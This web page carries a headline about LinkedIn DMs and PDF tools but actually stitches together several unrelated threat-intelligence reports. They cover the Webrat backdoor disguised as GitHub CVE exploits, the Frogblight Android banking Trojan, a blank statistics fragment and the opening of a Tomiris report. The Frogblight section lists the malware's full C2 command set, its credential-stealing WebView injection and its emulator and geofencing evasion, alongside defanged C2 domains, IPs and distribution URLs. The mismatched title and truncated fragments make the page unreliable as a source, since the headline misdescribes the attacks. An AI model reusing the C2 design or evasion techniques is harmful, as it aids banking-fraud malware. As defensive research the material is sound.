 Login
LoginHackers Are Using LinkedIn DMs and PDF Tools to Deploy Trojans
22 January 2026 at 12:12
That LinkedIn message pretending to be job offer could just be malwre.



In early 2025, security researchers uncovered a new malware family named Webrat. Initially, the Trojan targeted regular users by disguising itself as cheats for popular games like Rust, Counter-Strike, and Roblox, or as cracked software. In September, the attackers decided to widen their net: alongside gamers and users of pirated software, they are now targeting inexperienced professionals and students in the information security field.
In October, we uncovered a campaign that had been distributing Webrat via GitHub repositories since at least September. To lure in victims, the attackers leveraged vulnerabilities frequently mentioned in security advisories and industry news. Specifically, they disguised their malware as exploits for the following vulnerabilities with high CVSSv3 scores:
| CVE | CVSSv3 |
| CVE-2025-59295 | 8.8 |
| CVE-2025-10294 | 9.8 |
| CVE-2025-59230 | 7.8 |
This is not the first time threat actors have tried to lure security researchers with exploits. Last year, they similarly took advantage of the high-profile RegreSSHion vulnerability, which lacked a working PoC at the time.
In the Webrat campaign, the attackers bait their traps with both vulnerabilities lacking a working exploit and those which already have one. To build trust, they carefully prepared the repositories, incorporating detailed vulnerability information into the descriptions. The information is presented in the form of structured sections, which include:

Contents of the repository
In all the repositories we investigated, the descriptions share a similar structure, characteristic of AI-generated vulnerability reports, and offer nearly identical risk mitigation advice, with only minor variations in wording. This strongly suggests that the text was machine-generated.
The Download Exploit ZIP link in the Download & Install section leads to a password-protected archive hosted in the same repository. The password is hidden within the name of a file inside the archive.

The archive downloaded from the repository includes four files:

The execution flow and capabilities of rasmanesc.exe
Webrat is a backdoor that allows the attackers to control the infected system. Furthermore, it can steal data from cryptocurrency wallets, Telegram, Discord and Steam accounts, while also performing spyware functions such as screen recording, surveillance via a webcam and microphone, and keylogging. The version of Webrat discovered in this campaign is no different from those documented previously.
Previously, Webrat spread alongside game cheats, software cracks, and patches for legitimate applications. In this campaign, however, the Trojan disguises itself as exploits and PoCs. This suggests that the threat actor is attempting to infect information security specialists and other users interested in this topic. It bears mentioning that any competent security professional analyzes exploits and other malware within a controlled, isolated environment, which has no access to sensitive data, physical webcams, or microphones. Furthermore, an experienced researcher would easily recognize Webrat, as it’s well-documented and the current version is no different from previous ones. Therefore, we believe the bait is aimed at students and inexperienced security professionals.
The threat actor behind Webrat is now disguising the backdoor not only as game cheats and cracked software, but also as exploits and PoCs. This indicates they are targeting researchers who frequently rely on open sources to find and analyze code related to new vulnerabilities.
However, Webrat itself has not changed significantly from past campaigns. These attacks clearly target users who would run the “exploit” directly on their machines — bypassing basic safety protocols. This serves as a reminder that cybersecurity professionals, especially inexperienced researchers and students, must remain vigilant when handling exploits and any potentially malicious files. To prevent potential damage to work and personal devices containing sensitive information, we recommend analyzing these exploits and files within isolated environments like virtual machines or sandboxes.
We also recommend exercising general caution when working with code from open sources, always using reliable security solutions, and never adding software to exclusions without a justified reason.
Kaspersky solutions effectively detect this threat with the following verdicts:
Malicious GitHub repositories
https://github[.]com/RedFoxNxploits/CVE-2025-10294-Poc
https://github[.]com/FixingPhantom/CVE-2025-10294
https://github[.]com/h4xnz/CVE-2025-10294-POC
https://github[.]com/usjnx72726w/CVE-2025-59295/tree/main
https://github[.]com/stalker110119/CVE-2025-59230/tree/main
https://github[.]com/moegameka/CVE-2025-59230
https://github[.]com/DebugFrag/CVE-2025-12596-Exploit
https://github[.]com/themaxlpalfaboy/CVE-2025-54897-LAB
https://github[.]com/DExplo1ted/CVE-2025-54106-POC
https://github[.]com/h4xnz/CVE-2025-55234-POC
https://github[.]com/Hazelooks/CVE-2025-11499-Exploit
https://github[.]com/usjnx72726w/CVE-2025-11499-LAB
https://github[.]com/modhopmarrow1973/CVE-2025-11833-LAB
https://github[.]com/rootreapers/CVE-2025-11499
https://github[.]com/lagerhaker539/CVE-2025-12595-POC
Webrat C2
http://ezc5510min[.]temp[.]swtest[.]ru
http://shopsleta[.]ru
MD5
28a741e9fcd57bd607255d3a4690c82f
a13c3d863e8e2bd7596bac5d41581f6a
61b1fc6ab327e6d3ff5fd3e82b430315
In August 2025, we discovered a campaign targeting individuals in Turkey with a new Android banking Trojan we dubbed “Frogblight”. Initially, the malware was disguised as an app for accessing court case files via an official government webpage. Later, more universal disguises appeared, such as the Chrome browser.
Frogblight can use official government websites as an intermediary step to steal banking credentials. Moreover, it has spyware functionality, such as capabilities to collect SMS messages, a list of installed apps on the device and device filesystem information. It can also send arbitrary SMS messages.
Another interesting characteristic of Frogblight is that we’ve seen it updated with new features throughout September. This may indicate that a feature-rich malware app for Android is being developed, which might be distributed under the MaaS model.
This threat is detected by Kaspersky products as HEUR:Trojan-Banker.AndroidOS.Frogblight.*, HEUR:Trojan-Banker.AndroidOS.Agent.eq, HEUR:Trojan-Banker.AndroidOS.Agent.ep, HEUR:Trojan-Spy.AndroidOS.SmsThief.de.
While performing an analysis of mobile malware we receive from various sources, we discovered several samples belonging to a new malware family. Although these samples appeared to be still under development, they already contained a lot of functionality that allowed this family to be classified as a banking Trojan. As new versions of this malware continued to appear, we began monitoring its development. Moreover, we managed to discover its control panel and based on the “fr0g” name shown there, we dubbed this family “Frogblight”.
We believe that smishing is one of the distribution vectors for Frogblight, and that the users had to install the malware themselves. On the internet, we found complaints from Turkish users about phishing SMS messages convincing users that they were involved in a court case and containing links to download malware. versions of Frogblight, including the very first ones, were disguised as an app for accessing court case files via an official government webpage and were named the same as the files for downloading from the links mentioned above.
While looking for online mentions of the names used by the malware, we discovered one of the phishing websites distributing Frogblight, which disguises itself as a website for viewing a court file.

The phishing website distributing Frogblight
We were able to open the admin panel of this website, where it was possible to view statistics on Frogblight malware downloads. However, the counter had not been fully implemented and the threat actor could only view the statistics for their own downloads.

The admin panel interface of the website from which Frogblight is downloaded
Additionally, we found the source code of this phishing website available in a public GitHub repository. Judging by its description, it is adapted for fast deployment to Vercel, a platform for hosting web apps.

The GitHub repository with the phishing website source code
As already mentioned, Frogblight was initially disguised as an app for accessing court case files via an official government webpage. Let’s look at one of the samples using this disguise (9dac23203c12abd60d03e3d26d372253). For analysis, we selected an early sample, but not the first one discovered, in order to demonstrate more complete Frogblight functionality.
After starting, the app prompts the victim to grant permissions to send and read SMS messages, and to read from and write to the device’s storage, allegedly needed to show a court file related to the user.
The full list of declared permissions in the app manifest file is shown below:
After all required permissions are granted, the malware opens the official government webpage for accessing court case files in WebView, prompting the victim to sign in. There are different sign-in options, one of them via online banking. If the user chooses this method, they are prompted to click on a bank whose online banking app they use and fill out the sign-in form on the bank’s official website. This is what Frogblight is after, so it waits two seconds, then opens the online banking sign-in method regardless of the user’s choice. For each webpage that has finished loading in WebView, Frogblight injects JavaScript code allowing it to capture user input and send it to the C2 via a REST API.
The malware also changes its label to “Davalarım” if the Android version is newer than 12; otherwise it hides the icon.
 |
 |
fetchOutbox and getFileCommands. Other methods are called when specific events occur, for example, after the device screen is turned on, the com.capcuttup.refresh.PersistentService foreground service is launched, or an SMS is received. The full list of all REST API client methods with parameters and descriptions is shown below.
| REST API client method | Description | Parameters |
| fetchOutbox | Request message content to be sent via SMS or displayed in a notification | device_id: unique Android device ID |
| ackOutbox | Send the results of processing a message received after calling the API method fetchOutbox | device_id: unique Android device ID msg_id: message ID status: message processing status error: message processing error |
| getAllPackages | Request the names of app packages whose launch should open a website in WebView to capture user input data | action: same as the API method name |
| getPackageUrl | Request the website URL that will be opened in WebView when the app with the specified package name is launched | action: same as the API method name package: the package name of the target app |
| getFileCommands | Request commands for file operations
Available commands: |
device_id: unique Android device ID |
| pingDevice | Check the C2 connection | device_id: unique Android device ID |
| reportHijackSuccess | Send captured user input data from the website opened in a WebView when the app with the specified package name is launched | action: same as the API method name package: the package name of the target app data: captured user input data |
| saveAppList | Send information about the apps installed on the device | device_id: unique Android device ID app_list: a list of apps installed on the device app_count: a count of apps installed on the device |
| saveInjection | Send captured user input data from the website opened in a WebView. If it was not opened following the launch of the target app, the app_name parameter is determined based on the opened URL | device_id: unique Android device ID app_name: the package name of the target app form_data: captured user input data |
| savePermission | Unused but presumably needed for sending information about permissions | device_id: unique Android device ID permission_type: permission type status: permission status |
| sendSms | Send information about an SMS message from the device | device_id: unique Android device ID sender: the sender’s/recipient’s phone number message: message text timestamp: received/sent time type: message type (inbox/sent) |
| sendTelegramMessage | Send captured user input data from the webpages opened by Frogblight in WebView | device_id: unique Android device ID url: website URL title: website page title input_type: the type of user input data input_value: user input data final_value: user input data with additional information timestamp: the time of data capture ip_address: user IP address sms_permission: whether SMS permission is granted file_manager_permission: whether file access permission is granted |
| updateDevice | Send information about the device | device_id: unique Android device ID model: device manufacturer and model android_version: Android version phone_number: user phone number battery: current battery level charging: device charging status screen_status: screen on/off ip_address: user IP address sms_permission: whether SMS permission is granted file_manager_permission: whether file access permission is granted |
| updatePermissionStatus | Send information about permissions | device_id: unique Android device ID permission_type: permission type status: permission status timestamp: current time |
| uploadBatchThumbnails | Upload thumbnails to the C2 | device_id: unique Android device ID thumbnails: thumbnails |
| uploadFile | Upload a file to the C2 | device_id: unique Android device ID file_path: file path download_id: the file ID on the C2 The file itself is sent as an unnamed parameter |
| uploadFileList | Send information about all files in the target directory | device_id: unique Android device ID path: directory path file_list: information about the files in the target directory |
| uploadFileListLog | Send information about all files in the target directory to an endpoint different from uploadFileList | device_id: unique Android device ID path: directory path file_list: information about the files in the target directory |
| uploadThumbnailLog | Unused but presumably needed for uploading thumbnails to an endpoint different from uploadBatchThumbnails | device_id: unique Android device ID thumbnails: thumbnails |
The app includes several classes to provide the threat actor with remote access to the infected device, gain persistence, and protect the malicious app from being deleted.
capcuttup.refresh.AccessibilityAutoClickServicecapcuttup.refresh.PersistentServicecapcuttup.refresh.BootReceiverIn later versions, new functionality was added, and some of the more recent Frogblight variants disguised themselves as the Chrome browser. Let’s look at one of the fake Chrome samples (d7d15e02a9cd94c8ab00c043aef55aff).
In this sample, new REST API client methods have been added for interacting with the C2.
| REST API client method | Description | Parameters |
| getContactCommands | Get commands to perform actions with contacts Available commands: ● ADD_CONTACT: add a contact to the user device ● DELETE_CONTACT: delete a contact from the user device ● EDIT_CONTACT: edit a contact on the user device |
device_id: unique Android device ID |
| sendCallLogs | Send call logs to the C2 | device_id: unique Android device ID call_logs: call log data |
| sendNotificationLogs | Send notifications log to the C2. Not fully implemented in this sample, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this API method | action: same as the API method name notifications: notification log data |
Also, the threat actor had implemented a custom input method for recording keystrokes to a file using the com.puzzlesnap.quickgame.CustomKeyboardService service.
Another Frogblight sample we observed trying to avoid emulators and using geofencing techniques is 115fbdc312edd4696d6330a62c181f35. In this sample, Frogblight checks the environment (for example, device model) and shuts down if it detects an emulator or if the device is located in the United States.

Part of the code responsible for avoiding Frogblight running in an undesirable environment
Later on, the threat actor decided to start using a web socket instead of the REST API. Let’s see an example of this in one of the recent samples (08a3b1fb2d1abbdbdd60feb8411a12c7). This sample is disguised as an app for receiving social support via an official government webpage. The feature set of this sample is very similar to the previous ones, with several new capabilities added. Commands are transmitted over a web socket using the JSON format. A command template is shown below:
{
    "id": <command ID>,
    "command_type": <command name>
    "command_data": <command data>
}
It is also worth noting that some commands in this version share the same meaning but have different structures, and the functionality of certain commands has not been fully implemented yet. This indicates that Frogblight was under active development at the time of our research, and since no its activity was noticed after September, it is possible that the malware is being finalized to a fully operational state before continuing to infect users’ devices. A full list of commands with their parameters and description is shown below:
| Command | Description | Parameters |
| connect | Send a registration message to the C2 | – |
| connection_success | Send various information, such as call logs, to the C2; start pinging the C2 and requesting commands | – |
| auth_error | Log info about an invalid login key to the Android log system | – |
| pong_device | Does nothing | – |
| commands_list | Execute commands | List of commands |
| sms_send_command | Send an arbitrary SMS message | recipient: message destination message: message text msg_id: message ID |
| bulk_sms_command | Send an arbitrary SMS message to multiple recipients | recipients: message destinations message: message text |
| get_contacts_command | Send all contacts to the C2 | – |
| get_app_list_command | Send information about the apps installed on the device to the C2 | – |
| get_files_command | Send information about all files in certain directories to the C2 | – |
| get_call_logs_command | Send call logs to the C2 | – |
| get_notifications_command | Send a notifications log to the C2. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command | – |
| take_screenshot_command | Take a screenshot. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command | – |
| update_device | Send registration message to the C2 | – |
| new_webview_data | Collect WebView data. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command | – |
| new_injection | Inject code. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command | code: injected code target_app: presumably the package name of the target app |
| add_contact_command | Add a contact to the user device | name: contact name phone: contact phone email: contact email |
| contact_add | Add a contact to the user device | display_name: contact name phone_number: contact phone email: contact email |
| contact_delete | Delete a contact from the user device | phone_number: contact phone |
| contact_edit | Edit a contact on the user device | display_name: new contact name phone_number: contact phone email: new contact email |
| contact_list | Send all contacts to the C2 | – |
| file_list | Send information about all files in the specified directory to the C2 | path: directory path |
| file_download | Upload the specified file to the C2 | file_path: file path download_id: an ID that is received with the command and sent back to the C2 along with the requested file. Most likely, this is used to organize data on the C2 |
| file_thumbnail | Generate a thumbnail from the target image file and upload it to the C2 | file_path: image file path |
| file_thumbnails | Generate thumbnails from the image files in the target directory and upload them to the C2 | folder_path: directory path |
| health_check | Send information about the current device state: battery level, screen state, and so on | – |
| message_list_request | Send all SMS messages to the C2 | – |
| notification_send | Show an arbitrary notification | title: notification title message: notification message app_name: notification subtext |
| package_list_response | Save the target package names | packages: a list of all target package names. Each list element contains: package_name: target package name active: whether targeting is active |
| delete_contact_command | Delete a contact from the user device. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command | contact_id: contact ID name: contact name |
| file_upload_command | Upload specified file to the C2. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command | file_path: file path file_name: file name |
| file_download_command | Download file to user device. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command | file_url: the URL of the file to download download_path: download path |
| download_file_command | Download file to user device. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command | file_url: the URL of the file to download download_path: downloading path |
| get_permissions_command | Send a registration message to the C2, including info about specific permissions | – |
| health_check_command | Send information about the current device state, such as battery level, screen state, and so on | – |
| connect_error | Log info about connection errors to the Android log system | A list of errors |
| reconnect | Send a registration message to the C2 | – |
| disconnect | Stop pinging the C2 and requesting commands from it | – |
Authentication via WebSocket takes place using a special key.

The part of the code responsible for the WebSocket authentication logic
At the IP address to which the WebSocket connection was made, the Frogblight web panel was accessible, which accepted the authentication key mentioned above. Since only samples using the same key as the webpanel login are controllable through it, we suggest that Frogblight might be distributed under the MaaS model.

The interface of the sign-in screen for the Frogblight web panel
Judging by the menu options, the threat actor can sort victims’ devices by certain parameters, such as the presence of banking apps on the device, and send bulk SMS messages and perform other mass actions.
Since some versions of Frogblight opened the Turkish government webpage to collect user-entered data on Turkish banks’ websites, we assume with high confidence that it is aimed mainly at users from Turkey. Also, based on our telemetry, the majority of users attacked by Frogblight are located in that country.
Even though it is not possible to provide an attribution to any known threat actor based on the information available, during our analysis of the Frogblight Android malware and the search for online mentions of the names it uses, we discovered a GitHub profile containing repos with Frogblight, which had also created repos with Coper malware, distributed under the MaaS model. It is possible that this profile belongs to the attackers distributing Coper who have also started distributing Frogblight.

GitHub repositories containing Frogblight and Coper malware
Also, since the comments in the Frogblight code are written in Turkish, we believe that its developers speak this language.
The new Android malware we dubbed “Frogblight” appeared recently and targets mainly users from Turkey. This is an advanced banking Trojan aimed at stealing money. It has already infected real users’ devices, and it doesn’t stop there, adding more and more new features in the new versions that appear. It can be made more dangerous by the fact that it may be used by attackers who already have experience distributing malware. We will continue to monitor its development.
More indicators of compromise, as well as any updates to these, are available to the customers of our crimeware reporting service. If you are interested, please contact crimewareintel@kaspersky.com.
APK file hashes
8483037dcbf14ad8197e7b23b04aea34
105fa36e6f97977587a8298abc31282a
e1cd59ae3995309627b6ab3ae8071e80
115fbdc312edd4696d6330a62c181f35
08a3b1fb2d1abbdbdd60feb8411a12c7
d7d15e02a9cd94c8ab00c043aef55aff
9dac23203c12abd60d03e3d26d372253
C2 domains
1249124fr1241og5121.sa[.]com
froglive[.]net
C2 IPs
45.138.16.208[:]8080
URL of GitHub repository with Frogblight phishing website source code
https://github[.]com/eraykarakaya0020/e-ifade-vercel
URL of GitHub account containing APK files of Frogblight and Coper
https://github[.]com/Chromeapk
Distribution URLs
https://farketmez37[.]cfd/e-ifade.apk
https://farketmez36[.]sbs/e-ifade.apk
https://e-ifade-app-5gheb8jc.devinapps[.]com/e-ifade.apk
All statistics in this report come from Kaspersky Security Network (KSN), a global cloud service that receives information from components in our security solutions voluntarily provided by Kaspersky users. Millions of Kaspersky users around the globe assist us in collecting information about malicious activity. The statistics in this report cover the period from November 2024 through October 2025. The report doesn’t cover mobile statistics, which we will share in our annual mobile malware report.
During the reporting period:
To find more yearly statistics on cyberthreats view the full report.
While tracking the activities of the Tomiris threat actor, we identified new malicious operations that began in early 2025. These attacks targeted foreign ministries, intergovernmental organizations, and government entities, demonstrating a focus on high-value political and diplomatic infrastructure. In several cases, we traced the threat actor’s actions from initial infection to the deployment of post-exploitation frameworks.
These attacks highlight a notable shift in Tomiris’s tactics, namely the increased use of implants that leverage public services (e.g., Telegram and Discord) as command-and-control (C2) servers. This approach likely aims to blend malicious traffic with legitimate service activity to evade detection by security tools.
Most infections begin with the deployment of reverse shell tools written in various programming languages, including Go, Rust, C/C#/C++, and Python. Some of them then deliver an open-source C2 framework: Havoc or AdaptixC2.
This report in a nutshell:
Kaspersky’s products detect these threats as:
HEUR:Backdoor.Win64.RShell.gen,HEUR:Backdoor.MSIL.RShell.gen,HEUR:Backdoor.Win64.Telebot.gen,HEUR:Backdoor.Python.Telebot.gen,HEUR:Trojan.Win32.RProxy.gen,HEUR:Trojan.Win32.TJLORT.a,HEUR:Backdoor.Win64.AdaptixC2.a.For more information, please contact intelreports@kaspersky.com.
The infection begins with a phishing email containing a malicious archive. The archive is often password-protected, and the password is typically included in the text of the email. Inside the archive is an executable file. In some cases, the executable’s icon is disguised as an office document icon, and the file name includes a double extension such as .doc<dozen_spaces>.exe. However, malicious executable files without icons or double extensions are also frequently encountered in archives. These files often have very long names that are not displayed in full when viewing the archive, so their extensions remain hidden from the user.
